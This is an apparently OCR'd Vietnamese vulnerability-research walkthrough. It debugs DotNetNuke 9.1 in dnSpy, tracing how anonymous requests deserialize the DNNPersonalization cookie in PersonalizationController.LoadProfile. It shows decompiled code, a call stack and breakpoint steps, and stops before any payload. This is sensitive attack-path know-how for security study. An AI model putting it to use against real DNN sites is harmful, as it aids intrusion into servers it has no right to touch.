
Tiếp theo chúng ta hãy chọn Debug -> Window -> Modules



Sau khi xong sẽ xuất hiện các Modules chúng ta hãy nhấn chuột phải và bất kì cài nào và chọn `Open All Modules`



Và cuối cùng sẽ xuất hiện hết tất cả các Assembly liên quan đến DNNDNN


Dnn.EditBar.UI (1.3.0.0)
Dnn.Modules.Console (9.1.0.367)
Dnn.Modules.ModuleCreator (9.1.0.367)
Dnn.PersonaBar.AdminLogs (1.3.0.0)
Dnn.PersonaBar.ConfigConsole (1.3.0.0)
Dnn.PersonaBar.CssEditor (1.3.0.0)
Dnn.PersonaBar.Extensions (1.3.0.0)
Dnn.PersonaBar.Library (1.3.0.0)
Dnn.PersonaBar.Licensing (1.3.0.0)
Dnn.PersonaBar.Pages (1.3.0.0)
Dnn.PersonaBar.Recyclebin (1.3.0.0)
Dnn.PersonaBar.Roles (1.3.0.0)
Dnn.PersonaBar.Security (1.3.0.0)
Dnn.PersonaBar.Seo (1.3.0.0)
Dnn.PersonaBar.Servers (1.3.0.0)
Dnn.PersonaBar.SiteImportExport (1.3.0.0)
Dnn.PersonaBar.Sites (1.3.0.0)
Dnn.PersonaBar.SiteSettings (1.3.0.0)
Dnn.PersonaBar.SqlConsole (1.3.0.0)
Dnn.PersonaBar.TaskScheduler (1.3.0.0)
Dnn.PersonaBar.Themes (1.3.0.0)
Dnn.PersonaBar.UI (1.3.0.0)
Dnn.PersonaBar.Users (1.3.0.0)
Dnn.PersonaBar.Vocabularies (1.3.0.0)
DNNConnect.CKEditorProvider (1.0.3.12244)
DotNetNuke (9.1.0.367)
DotNetNuke.HttpModules (9.1.0.367)
DotNetNuke.Instrumentation (9.1.0.367)
DotNetNuke.log4net (3.0.1.0)
DotNetNuke.Modules.CoreMessaging (9.1.0.367)
DotNetNuke.Modules.DigitalAssets (9.1.0.367)
DotNetNuke.Modules.Groups (9.1.0.367)
DotNetNuke.Modules.Html (9.1.0.367)
DotNetNuke.Modules.HtmlEditorManager (9.1.0.367)
DotNetNuke.Modules.Journal (9.1.0.367)
DotNetNuke.Modules.MemberDirectory (9.1.0.367)
DotNetNuke.Modules.RazorHost (9.1.0.367)
DotNetNuke.Providers.FiftyOneClientCapabilityProvider (9.1.0.367
DotNetNuke.Services.Syndication (9.1.0.367)
DotNetNuke.SiteExportImport (9.1.0.367)
DotNetNuke.SiteExportImport.Library (9.1.0.367)

- Hãy vào bên trong `DotNetNuke.dll` -> `PersonalizationController#LoadProfile(int, int)`

```
31      // Token: 0x06000B94 RID: 2964 RVA: 0x0002BDE0 File Offset: 0x00029FE0
32      public PersonalizationInfo LoadProfile(int userId, int portalId)
33      {
34          PersonalizationInfo personalizationInfo = new PersonalizationInfo
35          {
36              UserId = userId,
37              PortalId = portalId,
38              IsModified = false
39          };
40          string text = Null.NullString;
41          if (userId > Null.NullInteger)
42          {
43              string key = string.Format("UserPersonalization|{0}|{1}", portalId, userId);
44              text = CBO.GetCachedObject<string>(new CacheItemArgs(key, 5, CacheItemPriority.Normal, new object[]
45              {
46                  portalId,
47                  userId
48              }), new CacheItemExpiredCallback(PersonalizationController.GetCachedUserPersonalizationCallback));
49          }
50          else
51          {
52              HttpContext httpContext = HttpContext.Current;
53              if (httpContext != null && httpContext.Request.Cookies["DNNPersonalization"] != null)
54              {
55                  text = httpContext.Request.Cookies["DNNPersonalization"].Value;
56              }
57          }
58          personalizationInfo.Profile = (string.IsNullOrEmpty(text) ? new Hashtable() : Globals.DeserializeHashTableXml(text));
59          return personalizationInfo;
60      }
```

Hàm này dùng để **nạp dữ liệu cá nhân hóa (profile) của người dùng** trong portal DNN.

- Nếu là user đã đăng nhập → lấy profile từ **database + cache**.
- Nếu là user ẩn danh (chưa login) → lấy profile từ **cookie** `DNNPersonalization`.

Ở đây chúng ta nên tập chung vào `DNNPersonalization`

- Nếu `userId` không hợp lệ (người dùng anonymous).
- Kiểm tra trong request có cookie `DNNPersonalization` không.

- Nếu có → lấy giá trị XML từ cookie này.
- Chúng ta sẽ Send một request 404 đến trang web và sử dụng DNNPersonalization bất kì, dùng dnSpy để đặt Breakpoint tại `DotNetNuke.dll` –> `PersonalizationController#LoadProfile(int, int)` thì sẽ debug được

PersonalizationController


```
31          // Token: 0x06000B94 RID: 2964 RVA: 0x0002BDE0 File Offset: 0x00029FE0
32          public PersonalizationInfo LoadProfile(int userId, int portalId)
33          {
34              PersonalizationInfo personalizationInfo = new PersonalizationInfo
35              {
36                  UserId = userId,
37                  PortalId = portalId,
38                  IsModified = false
39              };
40              string text = Null.NullString;
41              if (userId > Null.NullInteger)
42              {
```

125 %


Call Stack

Name
DotNetNuke.dll!DotNetNuke.Services.Personalization.PersonalizationController.LoadProfile(int **userId**, int **portalId**) (IL=0x0000, Native=0x00007FFDCD57BAF0+0x47)
DotNetNuke.dll!DotNetNuke.Services.Personalization.Personalization.LoadProfile() (IL≈0x0055, Native=0x00007FFDCD57B8E0+0x18C)
DotNetNuke.dll!DotNetNuke.Services.Personalization.Personalization.GetProfile(string **namingContainer**, string **key**) (IL≈0x0000, Native=0x00007FFDCD57B870+0x35)
DotNetNuke.dll!DotNetNuke.Entities.Portals.PortalSettings.UserMode.get() (IL≈0x0039, Native=0x00007FFDCD2D39E0+0x102)
DotNetNuke.dll!DotNetNuke.Common.Globals.IsEditMode() (IL≈0x0010, Native=0x00007FFDCD2D3910+0x82)
DotNetNuke.dll!DotNetNuke.Entities.Tabs.TabModulesController.GetModules(DotNetNuke.Entities.Tabs.TabInfo **tab**) (IL≈0x001B, Native=0x00007FFDCD2D37A0+0xA8)
DotNetNuke.dll!DotNetNuke.Entities.Tabs.TabModulesController.GetTabModules(DotNetNuke.Entities.Tabs.TabInfo **tab**) (IL≈0x0006, Native=0x00007FFDCD2D32F0+0x78)
DotNetNuke.dll!DotNetNuke.Entities.Tabs.TabInfo.Modules.get() (IL≈0x0010, Native=0x00007FFDCD2D2FC0+0x90)
DotNetNuke.dll!DotNetNuke.Entities.Portals.PortalSettingsController.GetTabModules(DotNetNuke.Entities.Portals.PortalSettings **portalSettings**) (IL≈0x0006, Native=0x00007FFDCD2
DotNetNuke.dll!DotNetNuke.UI.Skins.Skin.ProcessMasterModules() (IL≈0x013B, Native=0x00007FFDCD2CE820+0x50F)
DotNetNuke.dll!DotNetNuke.UI.Skins.Skin.OnInit(System.EventArgs **e**) (IL≈0x0014, Native=0x00007FFDCD2CD7E0+0x74)
System.Web.dll!System.Web.UI.Control.InitRecursive(System.Web.UI.Control **namingContainer**) (IL=0x010A, Native=0x00007FFE2391A080+0xAD)
System.Web.dll!System.Web.UI.Control.AddedControl(System.Web.UI.Control **control**, int **index**) (IL=0x00C2, Native=0x00007FFE239198C0+0xDB)
DotNetNuke.Website.dll!DotNetNuke.Framework.DefaultPage.OnInit(System.EventArgs **e**) (IL=0x031D, Native=0x00007FFDCD2B3F40+0xB50)
System.Web.dll!System.Web.UI.Control.InitRecursive(System.Web.UI.Control **namingContainer**) (IL=0x010A, Native=0x00007FFE2391A080+0xAD)


- Trong phần Call Stack chúng ta hãy tập chung vào phân tích class `PortalSettings`




- Điều đang chú ý là ở đây sử dụng điều kiện **if** để kiểm tra xem cái request hiện tại đã là `IsAuthenticated` hãy chưa
- Và trong khi request chúng ta gửi vào là 404 -> `unauthenticated`
- Tiếp tục trong phần Call Stack chúng ta tập trung vào `Handle404OrException`



- Ở đây nó sẽ kiểm tra request `context.User` hiện tại có là `null` , nếu đúng như vậy sẽ gán `context.User` là user thread hiện tại


Locals
Name
Value
Type
HttpChannelBinding
{System.Web.HttpChannelBindingToken}
System.Security.Authentication.Ex...
HttpMethod
"GET"
string
